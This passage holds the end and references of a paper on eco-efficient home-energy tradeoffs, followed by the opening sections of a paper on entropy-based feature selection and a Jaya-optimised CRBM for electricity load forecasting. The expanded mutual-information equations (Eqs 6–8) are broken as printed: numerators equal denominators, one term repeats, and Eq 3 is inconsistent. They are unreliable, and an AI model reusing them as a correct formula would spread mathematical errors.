simulations, the method completed its function in three-steps. A constraint filter based on the proposed surface fit has applied to screen out the tradeoffs with marginally higher values of $TEMiss$. The method delivered an eco-efficient set of 33 tradeoffs between $CEnet$ and $TBD$ against a minimal $TEMiss$. The tradeoffs are classified to enable the consumer choosing the best eco-efficient option. The best eco-efficient solution for a consumer comprised maximized reduction of 60.78% in $CEnet$ against a 45% value of $TBD$ and a 51.72% reduction in $TEMiss$. An overall reductions achieved for $CEnet$ ranges from 22.61% to 61.63% against the $TBD$ of 17 to 53% while reductions in $TEMiss$ has kept within 50.53 to 58.58%. Relationship between the tradeoff parameters and various factors affecting their trends are analyzed as follows: $CEnet$ reduces exponentially with an increasing $TBD$; $CEnet$ increases linearly with an increasing loss of the PV energy ($Pdl$); the relationship between $TEMiss$ and the related tradeoffs for $CEnet$ and $TBD$ remained undefined when analyzed for the primary tradeoffs data; however, $TEMiss$ exhibits a double-tailed polynomial relation with $CEnet$ when the parameters have analyzed for the final eco-efficient tradeoffs; an uneven/ irregular trend for $TEMiss$ as related to the tradeoffs between $CENet$ and $TBD$ have exploited to design the proposed filtration mechanism for $TEMiss$. In future, this work will be extended using the other meta-heuristic and hybrid methods to generate the primary tradeoffs.

## References

[1] The Smart Grid: Enabling Energy Efficiency and Demand Response Clark W. Gellings, P.E., CRC Press, Taylor and Francis Group, 2009

[2] Danish M., N. Javaid , N. Alrajeh, Z. A. Khan, Umar Qasim,Realistic Scheduling Mechanism for Smart Homes, Energies pp 1-28, 2016, 9, 202

[3] M. Rastegar and M. F. Firuzabad,Outage Management in Residential Demand Response Programs, IEEE transactions on smart grid, vol. 6, NO. 3, MAY 2015, 1453-1462

[4] Adika CO, Wang Lingfeng., Autonomous appliance scheduling for household energy management, IEEE Trans. on Smart Grid 2014; 5(March (2)):67382

[5] S. Rahim, N. Javaid, A. Ahmad, S. Ahmed Khan, Z. Ali Khan, N. Alrajeh,Exploiting heuristic algorithms to efficiently utilize energy management controllers with renewable energy sources, Energy and Buildings 129 (2016), Pages 452-470

[6] Rajalingam S., Malathi V.,HEMS algorithm based smart controller for home power management system, Energy and Buildings, Volume 131, 1 November 2016, Pages 184-192

[7] O. Erdinc, N. G. Paterakis, Tiago D. P. Mendes,Smart Household Operation Considering Bi-Directional EV and ESS Utilization by Real-Time Pricing-Based DR, in IEEE transactions on Smart Grid, vol. 6, no. 3, pp. 1281-1291, May 2015

[8] M. Liu, F. L. Quilumba and W. J. Lee,A Collaborative Design of Aggregated Residential Appliances and Renewable Energy for Demand Response Participation, IEEE Transactions on Industry Applications, vol. 51, no. 5, pp. 3561-3569, Sept.-Oct. 2015

[9] Latest/Current Load Management schedule, official website Islamabad Electric Supply Company, Pakistan, available at http://www.iesco.com.pk/index.php/customer-services/load-shedding-schedule [Accessed on 22-3-17]

[10] B. Hussain, Q. Hasan, N. Javaid, M. Guizani, A. Almogren, A. Alamri, An Innovative Heuristic Algorithm for IoT-enabled Smart Homes for Developing Countries, IEEE ACCESS, vol. 6, no. 1, Pages 15550-15575, Feb. 2018

[11] Kyoto Protocol by United Nations Framework Convention on Climate Change (UNFCCC), Kyoto, and 11 December 1997 (Enter into force: 16 February 2005)

[12] G. Tsagarakis, R. C. Thomson, A. J. Collin, G. P. Harrison, "Assessment of the Cost and Environmental Impact of Residential Demand-Side Management," IEEE Transactions on Industry Applications, Vol. 52, No. 3, Pages 2486-2495, May-June 2016.

[13] H. Wu, A. Pratt and S. Chakraborty, "Stochastic optimal scheduling of residential appliances with renewable energy sources," 2015 IEEE Power and Energy Society General Meeting, Denver, Pages 1-5, 2015

[14] S. A. P. Kani, H. Nehrir, C. Colson and C. Wang,"Real-time energy management of a stand-alone hybrid wind-microturbine energy system using particle swarm optimization", IEEE Power and Energy Society General Meeting, San Diego, Page 1-1, 2011

[15] M. Elsied, A. Oukaour, H. Gualous, R. Hassan and A. Amin,"An advanced energy management of microgrid system based on genetic algorithm", IEEE 23rd International Symposium on Industrial Electronics (ISIE), Istanbul, Pages 2541-2547, 2014

[16] UN Climate Change Agreement, Paris, April 2016

[17] Global Status report by Renewable Energy Policy Network for 21st Century, Renewable, 2016

[18] M. C. Bozchalui, S. A. Hashmi, H. Hassen, C. A. Canizares and K. Bhattacharya,"Optimal Operation of Residential Energy Hubs in Smart Grids", IEEE Transactions on Smart Grid, Vol. 3, No. 4, Pages 1755-1766, Dec. 2012

[19] T. C. Chiu, Y. Y. Shih, A. C. Pang and C. W. Pai, "Optimized Day-Ahead Pricing With Renewable Energy Demand-Side Management for Smart Grids," in IEEE Internet of Things Journal, Vol. 4, No. 2, Pages 374-383, April 2017

[20] G. C. Liao, "The optimal economic dispatch of smart Microgrid including Distributed Generation," 2013 International Symposium on Next-Generation Electronics, Kaohsiung, Pages 473-477, 2013

[21] Diesel Generator Fuel Consumption Chart in Litres, ABLE Sales, Melbourne, Australia, https://www.ablesales.com.au/source/Diesel Generator Fuel Consumption Chart in Litres.pdf (accessed on February 19, 2018)

[22] 2006 IPCC Guidelines for National Greenhouse Gas Inventories, Volume 4, Agriculture, Forestry and Other Land Use, Intergovernmental Panel on Climate Change, https://www.ipcc-nggip.iges.or.jp/public/2006gl/vol4.html (accessed on February 19, 2018)

[23] An Overview of Electricity Sector in Pakistan, Islamabad Chamber of Commerce and Industry, Pakistan, 2012, [Available Online] $http : //icci.com.pk/data/downloads/63/1293619048_1.pdf$ (accessed on February 19, 2018)

[24] Curve and surface fittings in Matlab-2015a, https://www.mathworks.com/help/curvefit/fit.html (accessed on Feb. 19, 2018)

[25] Econometrics by examples, second edition, Damodar Gujarati, Palgrave Macmillan, St. Martins Press LLC, NY, 2015

[26] Applied univariate, bivariate, and multivariate statistics, Daniel J. Denis, John Wiley and sons, 2016.

# A New Entropy-based Feature Selection Method for Load Forecasting in Smart Homes

Omaji Samuel[1,a], Nadeem Javaid[1,*], Asma Rafique[2,b]
[1]COMSATS University Islamabad, Islamabad 44000, Pakistan
[2]Department of Computer Engineering, School of Sciences, Karabuk University, Turkey
[a]omajiman1@gmail.com, [b]asmamscs@gmail.com
*Corresponding author: nadeemjavaidqau@gmail.com

***Abstract*—This paper addresses the challenges of load forecasting that occur due to the complex nature of load in different predicting horizons and as well as the total consumption within these horizons. It is not often easy to accurately fit the several complex factors that are faced with demand for electricity into the predicting models. More so, due to the dynamic nature of these complex factors (i.e., temperature, humidity and other factors that influence consumption), it is difficult to derive an accurate demand forecast based on these parameters. As a consequence, a model that uses hourly electricity loads and temperature data to forecast the next hourly loads is proposed. The model is based on modified entropy mutual information based feature selection to remove irrelevancy and redundancy from the dataset. Conditional restricted Boltzmann machine (CRBM) is investigated to perform load forecasting; accuracy and convergence are improved to reduce the CRBM's forecast error via a Jaya based meta-heuristic optimization algorithm. The proposed model is implemented on the publicly available dataset of GEFCom2012 of the US utility. Comparative analysis is carried out on an existing accurate, fast converging short-term load forecasting (AFC-STLF) model since it has a similar architecture to the proposed model. Simulation results confirm that the proposed model improves the accuracy up to 56.32% as compared to 43.67% of AFC-STLF. Besides, the proposed model reduces the average execution time up to 53.87% as compared to 46.12% of AFC-STLF.**

***Index Terms*—Conditional Restricted Boltzmann Machine, Load Forecasting, Entropy-based Feature Selection, Smart Grid, Jaya Algorithm.**

## I. Introduction

FORECASTING of electricity load is one of the vital parameters in the management of power grid system. Today, numerous decision about commitment of generators, setting reserves, maintenance and security, and scheduling of load demand are achieved via forecasting. Furthermore, it ensures a reduce operating cost and reliable supply of electricity.

Categories of electricity load forecasting are made in order to make meaning of the relationships between several forecasting trends; thus, electricity forecast is classified into four predicting horizons: very short-term load forecasting (VSTLF), i.e., a minute to hours ahead; short-term load forecasting (STLF), i.e., a day to weeks ahead; medium-term load forecasting (MTLF), i.e., months to a year ahead and long-term load forecasting (LTLF), i.e., years ahead.

Electricity load forecast with a better accuracy is challenging due to the nature and complexity of the load time series on a daily, weekly and annual basis. In addition, the fluctuation due to random components in individual electricity usage, irregular operating hours, special seasons, intermittent weather changes and industrial growth.

Fewer approaches to MTLF have been proposed; dynamic artificial neural network (ANN) model [1], modified Kalman filter and Walsh transform [2], ANN and fuzzy technique [3], singular value decomposition [4], neural network (NN) and evolution algorithm [5], Gaussian process regression and relevance vector regression [6]. Although, feature selection (FS) has not gained enough improvement in MTLF and it is the focus of this paper.

FS is the method of selecting the set representation of feature variables which is important and adequate to establish a forecasting model. Some applications of FS in research area for electricity load forecast: STLF [7]–[15], VSTLF [16], intelligent load forecasting [17]. Effective FS ameliorates the forecasting accuracy, making it faster to train with minimal complexity; thus, it improves load forecasting.

The major objective of this paper is to demonstrate how modified entropy mutual information (MI) based FS can be implemented to forecast electricity load, more importantly for MTLF. Specifically, the contribution of this paper is presented as follows.

1) An entropy MI-based FS is adopted because of its suitability to identify both nonlinear and linear relationships of the electricity load data; however, this proposed model enhances the work of [19] to remove more redundancy and irrelevancy features, see Subsection III-B.
2) In addition, an auxiliary variable for the FS is proposed. In this way, the four joint discrete random variables can be binary coded. For brevity, 24 hours sliding window are applied to reduce the dimensionality of candidate data while retaining the exact quality of the actual data. Furthermore, the quality of candidate features is evaluated and the final feature subsets are selected based upon ranking.
3) Finally, a state-of-the-art deep learning technique such as conditional restricted Boltzmann machine (CRBM), which is denoted as AR-MTLF is chosen to forecast electricity load. The forecast error accuracy of CRBM is

improved by using Jaya based meta-heuristic optimization algorithm to optimize the learning rate, number of neurons and the root mean square error (RMSE).

The main paper is organized as follows. Section II presents the related work. Section III describes the system model which involves the proposed MI-based FS and forecasting technique. Section IV shows simulations and discussions of the results. Finally, Section V presents the conclusions.

## II. Related work

Nowadays, several approaches to load forecasting span from the conventional time series such as exponential smoothing, autoregressive integrated moving average, etc., to the computational intelligence, such as machine learning, i.e., NN, etc. The former approach is linear and model-based while the latter approach can model nonlinear input/output to the corresponding linear relations and has the tendency to learn from the given set of input data. On the other hand, the conventional approach can only fit a model and performs parameter estimation. This section discusses the MI based FS, afterwards, the electricity forecasting techniques.

Developing models for load forecasting involve selection of input features, previous work focuses pre-dominantly on filter and wrapper methods. To get a potential value feature of a hybrid selection scheme that incorporate both filter and wrapper methods, Zhongyi et al. [7] construct hybrid filter wrapper approach for STLF FS on a real-world hourly dataset of 4.5 years. A partial MI-based filter method is used to remove irrelevant and redundant features. The wrapper method combines the firefly algorithm and the support vector regression (SVR) to improve forecasting accuracy. However, the approach may be inefficient due to the high algorithmic complexity and extensive memory requirements. More so, wrong choice in selecting the kernel function parameters may affect performance.

Consideration of weather variations, economic factors, limited number of historical data (i.e., holiday data) as complex nonlinear load forecasting problem, several approaches to address this problem have been suggested. Young-Min et al. [8] present a fuzzy polynomial regression method with an hourly data selection based on Mahalanobis distance. A dominant weather feature to forecast holiday load is incorporated; thus, it provides forecasting accuracy by using the fuzzy polynomial regression method. However, the proposed method is not adaptable for large historical data, oscillation between exact fit value may occur if it falls outside the range of datasets. More so, polynomial regression assumed that the cause and effect relationship between the variables remains unchanged which does not suits the dynamic behavior of electricity load time series.

Jiang et al. [9] propose the date-framework strategy (DFS) to build a pool of features and model the FS technique. A genetic algorithm (GA) binary improved cuckoo search (GABICS) is used to locate a solution within the smallest reduction rate. To achieve robustness and high prediction accuracy, extreme learning machine (ELM) is applied to form the GABICS-DFS-ELM with a minimum subset of features, effectively. However, the framework does not consider spatial information to improve the effectiveness of load forecasting, i.e., the relationship between grids of different states. In addition, the framework only considers date and time series of the electricity load and does not consider other related factors associated to electricity load forecasting.

Grzegorz Dudek [10] presents an artificial immune system (AIS) for STLF; the AIS learns and recognizes antigens (AGs) from the fragment of the previous forecast (input vector) and fragments of the next forecast (output vector). A regression method is the proposed forecast model which uses a clonal selection mechanism to produce specific antibodies, i.e., recognizing AGs through selected features of input vectors and learn output vectors of the fragmented load time series. This proposed model is useful in classification, clustering and in solving optimization problems. However, the system does not includes other parameters such as weather data, thermal property of appliances and customers' behavior.

For efficient power system operation, electricity load demands should be satisfied by the electricity generation. In this regards, Yang et al. [13] propose an improved version of empirical mode decomposition (EMD) known as sliding window EMD (SWEMD) with a FS and hybrid forecast engine. The proposed FS maximizes the relevancy and minimizes the redundancy on a Pearson's correlation (MRMRPC) coefficient. Afterwards, prediction of the load signal performed by an improved Elman neural network (IENN) based forecast engine with an intelligent algorithm to achieve accurate prediction.

Implementing and choosing the best time series model is challenging since different models react differently to the same training data. A considerable amount of feature engineering is needed to find optimal time lag and informative features. Salah et al. [15] use long short-term memory (LSTM) based NN to model aggregated STLF. A GA is used to obtain the optimal time lags and the number of layers for the LSTM model and as well as the predictive performance optimization.

In this paper, limitations of the above existing work in the literature are considered by deriving model parameters for accurate and efficient precision. CRBM is preferred in this paper because of its ability to perform unsupervised (i.e., no labels required) learning and does not compare its output with labels. Moreover, CRBM stacked a layer on top of one another, i.e., using the conditioned hidden layer as the next input layer and iterate, thus, building a multi-layer neural network where each layer represents distinct data abstractions. The forecast error is minimized by using Jaya based meta-heuristic optimization algorithm which optimizes the learning rate and the number of neurons of each layer. The choice of selecting Jaya algorithm over other algorithms in the literature, is that, Jaya does not require algorithm specific control parameters.

Altogether, the system model consists of four modules as shown in Fig. 1: feature selector, a forecaster, optimizer and consumption dynamic which will be analyzed as future work. At first, the feature selector obtained historical time series of load and temperature data as an input, performed normalization and then gets candidates inputs of greater relevant information based on the modified entropy MI-based FS technique. The forecaster module consists of CRBM, which then received the selected candidates from the FS module and is activated by sigmoid and Gaussian activation functions. The next module is the optimizer which consists of an optimization algorithm that performs parameter settings of CRBM and minimizes the forecast error.

## III. System model

The proposed system model consists of four modules: a feature selector, a forecaster, an optimizer and consumer dynamics. Initially, the load time series and temperature data are merged and normalized. The feature selector module uses the proposed modified entropy MI-based FS technique to remove redundancy and irrelevancy from the dataset and sort the selected candidates based on ranking. The sorted candidates are constructed based on average, previous and lagged observed data given to the forecaster module. In this module, CRBM is implemented to forecast the load based on the training, validation, and testing dataset. The forecast error is reduced at the optimizer module via Jaya based optimization algorithm using the iterative search process.

### A. Data preparation and preprocessing

At first, the processing step begins by merging the electricity load with the temperature data of preceding hours and the moving average of the $nth$ day which is computed using Eq (1) [18].

$$T_{t,n} = \frac{1}{24} \sum_{h=24n-23}^{24n} T_{t-h},\ n = 1, 2, \dots, k. \tag{1}$$

Where $t$ is the total time period. The merging of electricity load with temperature data is known to have an impact on the electricity consumption behavior. The preprocessing is used to remove zeros and outliers values, and scale the input data to a normalized pattern as given in Eq (2). The normalized data is then divided into three sets: training, validation and testing while still retaining the temporal order; here, the dataset is ready for further analysis.

$$Norm = \frac{X - mean(X)}{std(X)}, \tag{2}$$

where $std$ denotes the standard deviation and $X$ represents the input data.

### B. Modified MI based FS

Chandrashekar and Ferat Sahin [23] present a survey of the various FS techniques: Filter methods which uses variable ranking approach as the main criteria for variable selection by ordering (e.g., correlation criteria and MI); wrapper methods which uses the predictor as a black box and the predictor performance as the objective function to evaluate the variable subset (e.g., sequential selection algorithm, heuristic search algorithm); other FSs are unsupervised learning techniques, semi-supervised learning and ensemble feature selection.

In this paper enhances the work of [19] by adding another parameters such as the temperature of preceding hours and the moving average of the observed data. First hour of the first day is used to predict the first hour of the next day and so on. From the Fig. 1, the value of $n$ represents the total number of hours of a day. The value of $n$ is connected to the fine adjustment of CRBM training.

The modified entropy based MI FS is implemented to remove the redundancy and irrelevancy by selecting the best subset that contains the minimal number of features and provide accurate load forecast; In this way, the dimensionality curse is avoided.

$$\begin{split} MI(p, p^t, p^m) = \sum_i \sum_j \sum_k \sum_l pr(p, p^t, p^m) \\ log_2(pr((p, p^t, p^m))), \end{split} \tag{3}$$

The Eq (3) consists of four joint discrete random variables as defined in Eq (4).

$$\begin{split} MI(p, p^t, p^m, p^q) = \sum_i \sum_j \sum_k \sum_l pr(p, p^t, p^m, p^q) \\ log_2(pr((p, p^t, p^m, p^q))), \end{split} \tag{4}$$

where $pr(p, p^t, p^m, p^q)$ is the joint probability of the four discrete random variables; $p_i$ is the input discrete random variable. Let $p_j^t$ be the target value, $p_k^m$ is the mean value and $p_l^q$ is the temperature of proceeding hours and the moving average. Hence, the four discrete random variables are important in the FS which is rewritten as:

$$\begin{split} MI(p, p^t, p^m, p^q) = \sum_i \sum_j \sum_k \sum_l pr(p, p^t, p^m, p^q) \\ log_2(\frac{pr(p, p^t, p^m, p^q)}{pr(p)pr(p^t)pr(p^m)pr(p^q)}). \end{split} \tag{5}$$

If $MI(p, p^t, p^m, p^q) = 0$ this implies that the four discrete random variables are independent. In a likewise manner, if $MI(p, p^t, p^m, p^q)$ is large, then the four discrete random variables are closely related. Finally, if $MI(p, p^t, p^m, p^q)$ is small, then the four discrete random variables are loosely related. Ahmad et al. [19] select the target values as the last hours of the day from training dataset which represent the values of the previous day. In addition, They improve the forecast by including an average behavior. However, including average behavior and target values are not sufficient enough. As consequence, temperatures of the preceding hours as well as the moving average of the target data are also added. From Eq (5), the information is coded in a binary using the Eqs (6, 7 and 8).



Iterative search procedure
b r+1 = b r + α ({h}data - {h}recon)
P(1, n+1)
Inputs
P (1,1)
P (1,2)
P (1,3)
P (1,n)
Normalization
+
MI based feature selection
MI (p, p^t, p^m, p^q)
Selected candidates
S1,1..., S1,n
Forecaster
b
a r+1=a r + α ({v}data - {v}recon)
h
v
a
W^uh
W^vh
W^uv
Ω
Ω
u
Jaya based parameter settings and optimizer, Min (RMSE (i))
R^th, I^th
R^th and I^th
W^uh r+1=W^uh r + α ({uh^T}data - {uh^T}recon)
W^uv r+1=W^uv r + α ({uv^T}data - {uv^T}recon)
W^vh r+1=W^vh r + α ({vh^T}data - {vh^T}recon)
Model evaluation and analysis
Selected candidates
We use the adaptive k-means to choose the number of states for the k- Markovian process
Clustering of candidates in groups.
Denotes the binary neurons
Represents the real value as well as the Gaussian neurons
Pr (h=1| u, v) = sig(u^T W^uh + v^T W^vh + b)
Pr (v| h, u) = N (W^uvT u + W^vh h + a, σ^2)

Fig. 1: Proposed system model. P represents the matrix probability of the input load time series and temperature data; W represents the weight of hidden, visible and history layer respectively; a and b are the biases of the visible and hidden layers; MI is the mutual information based feature selection; r is the iteration; $\alpha$ is the learning rate; $._{data}$ denotes the configuration of CRBM after its initialization with training data; $._{recon}$ denotes the configuration of CRBM after the Markov chain is performed; $sig$ and $N$ denote the sigmoid and Gaussian functions respectively.

$$\begin{aligned}
MI(p,p^t,p^m,p^q) &= pr(p_i=0,p_j^t=0,p_k^m=0,p_l^q=0) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=0),pr(p_k^m=0),pr(p_l^q=0)}{pr(p_i=0)pr(p_j^t=0)pr(p_k^m=0)pr(p_l^q=0)}) \\
&+pr(p_i=0,p_j^t=0,p_k^m=0,p_l^q=1) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=0),pr(p_k^m=0),pr(p_l^q=1)}{pr(p_i=0)pr(p_j^t=0)pr(p_k^m=0)pr(p_l^q=1)}) \\
&+pr(p_i=0,p_j^t=0,p_k^m=1,p_l^q=0) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=0),pr(p_k^m=1),pr(p_l^q=0)}{pr(p_i=0)pr(p_j^t=0)pr(p_k^m=1)pr(p_l^q=0)}) \\
&+pr(p_i=0,p_j^t=0,p_k^m=1,p_l^q=1) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=0),pr(p_k^m=1),pr(p_l^q=1)}{pr(p_i=0)pr(p_j^t=0)pr(p_k^m=1)pr(p_l^q=1)}) \\
&+pr(p_i=0,p_j^t=1,p_k^m=0,p_l^q=0) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=1),pr(p_k^m=0),pr(p_l^q=0)}{pr(p_i=0)pr(p_j^t=1)pr(p_k^m=0)pr(p_l^q=0)}),
\end{aligned} \tag{6}$$

$$\begin{aligned}
&+pr(p_i=0,p_j^t=1,p_k^m=0,p_l^q=1) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=1),pr(p_k^m=0),pr(p_l^q=1)}{pr(p_i=0)pr(p_j^t=1)pr(p_k^m=0)pr(p_l^q=1)}) \\
&+pr(p_i=0,p_j^t=1,p_k^m=1,p_l^q=0) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=1),pr(p_k^m=1),pr(p_l^q=0)}{pr(p_i=0)pr(p_j^t=1)pr(p_k^m=1)pr(p_l^q=0)}) \\
&+pr(p_i=0,p_j^t=1,p_k^m=1,p_l^q=1) \\
\times log_2(&\frac{pr(p_i=0),pr(p_j^t=1),pr(p_k^m=1),pr(p_l^q=1)}{pr(p_i=0)pr(p_j^t=1)pr(p_k^m=1)pr(p_l^q=1)}) \\
&+pr(p_i=1,p_j^t=0,p_k^m=0,p_l^q=0) \\
\times log_2(&\frac{pr(p_i=1),pr(p_j^t=0),pr(p_k^m=0),pr(p_l^q=0)}{pr(p_i=1)pr(p_j^t=0)pr(p_k^m=0)pr(p_l^q=0)}) \\
&+pr(p_i=1,p_j^t=0,p_k^m=1,p_l^q=0) \\
\times log_2(&\frac{pr(p_i=1),pr(p_j^t=0),pr(p_k^m=1),pr(p_l^q=0)}{pr(p_i=1)pr(p_j^t=0)pr(p_k^m=1)pr(p_l^q=0)}),
\end{aligned} \tag{7}$$

$$
\begin{aligned}
&+pr(p_i=1, p_j^t=0, p_k^m=1, p_l^q=1)\\
&\times log_2(\frac{pr(p_i=1), pr(p_j^t=0), pr(p_k^m=1), pr(p_l^q=1)}{pr(p_i=1)pr(p_j^t=0)pr(p_k^m=1)pr(p_l^q=1)})\\
&+pr(p_i=1, p_j^t=1, p_k^m=0, p_l^q=0)\\
&\times log_2(\frac{pr(p_i=1), pr(p_j^t=1), pr(p_k^m=0), pr(p_l^q=0)}{pr(p_i=1)pr(p_j^t=1)pr(p_k^m=0)pr(p_l^q=0)})\\
&+pr(p_i=1, p_j^t=1, p_k^m=0, p_l^q=1)\\
&\times log_2(\frac{pr(p_i=1), pr(p_j^t=1), pr(p_k^m=0), pr(p_l^q=1)}{pr(p_i=1)pr(p_j^t=1)pr(p_k^m=0)pr(p_l^q=1)})\\
&+pr(p_i=1, p_j^t=1, p_k^m=1, p_l^q=0)\\
&\times log_2(\frac{pr(p_i=1), pr(p_j^t=1), pr(p_k^m=1), pr(p_l^q=0)}{pr(p_i=1)pr(p_j^t=1)pr(p_k^m=1)pr(p_l^q=0)})\\
&+pr(p_i=1, p_j^t=1, p_k^m=1, p_l^q=1)\\
&\times log_2(\frac{pr(p_i=1), pr(p_j^t=1), pr(p_k^m=1), pr(p_l^q=1)}{pr(p_i=1)pr(p_j^t=1)pr(p_k^m=1)pr(p_l^q=1)}).
\end{aligned}
\tag{8}
$$

Auxiliary variable $\tau_m$ is introduced for the individual elements and the joint probability is given in Eq (6).

$$
\tau_m = 8p^q + 4p^m + 2p^t + p, \tag{9}
$$

where $\tau_m \in [0, 1, \ldots, 15]$. $\tau_{0m}$ provides the number of elements for which $\tau_m = 0$ in the present column $L$, which denotes the length of input data (i.e., $\tau_{1m}$ gives the number of ones, $\tau_{2m}$ gives the number of twos and so on, until $\tau_{15m}$ gives the number of fifteens). Fig. 2 presents the number of elements of fifteen auxiliary variables. The individual joint probabilities of the each value of $\tau_m$ is given in Eq (10).




Fig. 2: The auxiliary variables.

$$
\begin{aligned}
&pr(p=0) =\\
&\frac{\tau_{0m}+\tau_{2m}+\tau_{4m}+\tau_{6m}+\tau_{8m}+\tau_{10m}+\tau_{12m}+\tau_{14m}}{L}\\
&pr(p=1) =\\
&\frac{\tau_{1m}+\tau_{3m}+\tau_{5m}+\tau_{7m}+\tau_{9m}+\tau_{11m}+\tau_{13m}+\tau_{15m}}{L}\\
&pr(p^t=0) =\\
&\frac{\tau_{0m}+\tau_{1m}+\tau_{2m}+\tau_{3m}+\tau_{8m}+\tau_{9m}+\tau_{10m}+\tau_{11m}}{L}\\
&pr(p^t=1) =\\
&\frac{\tau_{4m}+\tau_{5m}+\tau_{6m}+\tau_{7m}+\tau_{12m}+\tau_{13m}+\tau_{14m}+\tau_{15m}}{L}\\
&pr(p^m=0) =\\
&\frac{\tau_{0m}+\tau_{1m}+\tau_{4m}+\tau_{5m}+\tau_{8m}+\tau_{9m}+\tau_{12m}+\tau_{13m}}{L}\\
&pr(p^m=1) =\\
&\frac{\tau_{2m}+\tau_{3m}+\tau_{6m}+\tau_{7m}+\tau_{10m}+\tau_{11m}+\tau_{14m}+\tau_{15m}}{L}\\
&pr(p^q=0) =\\
&\frac{\tau_{0m}+\tau_{1m}+\tau_{2m}+\tau_{3m}+\tau_{4m}+\tau_{5m}+\tau_{6m}+\tau_{7m}}{L}\\
&pr(p^q=1) =\\
&\frac{\tau_{8m}+\tau_{9m}+\tau_{10m}+\tau_{11m}+\tau_{12m}+\tau_{13m}+\tau_{14m}+\tau_{15m}}{L}.
\end{aligned}
\tag{10}
$$

In the proposed FS based on Eq (10), the $MI(p, p^t, p^m, p^q)$ is derived by means of Eqs (6, 7 and 8). The selected candidates are rank according to the value of MI. In this way, irrelevancy and redundancy are removed. With respect to the forecaster and selected candidates, the selected candidate, $S_{1,1}, \ldots, S_{1,n}$ is binary coded. The load pattern is different in all aspects, i.e., days, weeks, seasons, weekends and working days respectively. Moreover, the limitations of [19], which uses a less number of training dataset have been addressed.

### C. CRBM based MTLF

The CRBM as shown in Fig.1 shows the configuration of the network. CRBM is the extension of the restricted Boltzmann machine, which is used to model time series and human activities [20]. This paper addresses the parameter setting of CRBM to train the network via an optimization algorithm and the classification of the electricity load from measured data. Since load forest is a time series problem, the CRBM is used to handle the large volume and high dimensional nonlinear data, it is capable of extracting multiple levels of distinct data abstraction. The concept of CRBM works where the higher levels are derived from the lower level ones. The detailed about CRBM is discussed in [20] and the parameters of CRBM used in this paper are presented in Table I.

In this paper, the root mean square error (RMSE) for the validation sample which is termed as the validation error.

$$
RMSE(i) = \sqrt{\frac{\sum_{t=1}^{n}(y_t^- - y_t)^2}{n}}, \tag{11}
$$

where $y_t^-$ denotes the $t^{th}$ actual load, and $y_t$ represents the $t^{th}$ forecast load. The total time $T$ can represent the hourly,

| Parameter | Value |
|---|---|
| Population size | 24 |
| Number of decision variable | 2 |
| Maximum iteration | 100 |
| Max | 0.9 |
| Min | 0.1 |
| Number of output layer | 1 |
| Number hidden layer | 10 |
| Learning rate | 0.001 |
| Weight decay | 0.0002 |
| Momentum | 0.5 |

TABLE I: Simulation parameters; Max and Min are upper and lower population bound.

daily, weekly, seasonal or yearly time trends. Therefore, the final minimal value of $RMSE$ after a series of iterations is used as the validation error.

### *D. Forecast error minimization*

The forecaster module returns the MTLF value of the next day with a minimum forecast error that represents the capability of the CRBM activation function and algorithm. The RMSE is further minimized using the Jaya optimization algorithm and objective function, mathematically it is written as:

$$\underset{R^{th},I^{th}}{minimize} \quad RMSE(i)\ \forall\, i\in[1,2,\dots,n], \qquad (12)$$

